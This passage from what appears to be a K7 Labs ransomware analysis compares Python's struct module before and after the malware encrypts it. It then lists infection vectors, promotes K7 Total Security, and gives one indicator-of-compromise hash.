The file comparison of how it looks before encryption and after encryption can be viewed in Figure 16.



```
__all__ = [
    # Functions
    'calcsize', 'pack', 'pack_into', 'unpack'
    'unpack_from',
    'iter_unpack',

    # Classes
    'Struct',

    # Exceptions
    'error'
    ]

from _struct import *
from _struct import _clearcache
from _struct import __doc__
```

```
gAAAAABlhSXZrt2jd8ESSyO6HUDNcXTuhlyldRO2fUhnmlU_7
xqaG8nyHBeRC_3qvgbTIG36swEnYlIVUn_qE0GLpGQHcOiPuG
YiAoHdZDdQDvLxK8xMwtbVUWvnIU2BYH94t7M5Mim7JQJVIE8
AYFrxW40nZH44bYNMh3phYpLIRVBQjvjwWJjxYDKynsXhl47k
Ii88Fd6JJdV48r4vbTMJmtWGpgc_n5-Q1FA_cwE2-ei-iON43
NFd2txY7MRQ8oKQdrzG2tRrdmCWEmNC3e3zuRDaZa2W-RAkLo
yWcG6hRIMKDnTuMUEp-2JEGtruTHyPCdplzfuwMJ47NKP6UFU
SYwr-w4F8ZkX0OGSuV00Uk9z03Mglh5YNn49h-oobbXkORiwS
zA8rphYQ-_jPJi7rO85-rKjM7RWpp0bOoK7KLsyzKy4UFxwsQ
Kf0cf5RjqxFszDrqlrK
```

Before encryption

After encryption

Figure 16 : Original and Encrypted file

Ransomware often enters a system through phishing emails, malicious attachments, or compromised websites. Users may inadvertently download and execute the ransomware payload, allowing it to infiltrate their system.

We should always be cautious and double-check the files that we download and install from any form of source. We at K7 Labs provide detection for all the latest threats. Users are advised to use a reliable security product such as “**K7 Total Security”** and keep it up-to-date to safeguard their devices.

Indicators of Compromise (IOCs)

Hash	Detection Name
C967B8198501E3CE3A0E323B37D94D15	Trojan (005af6051)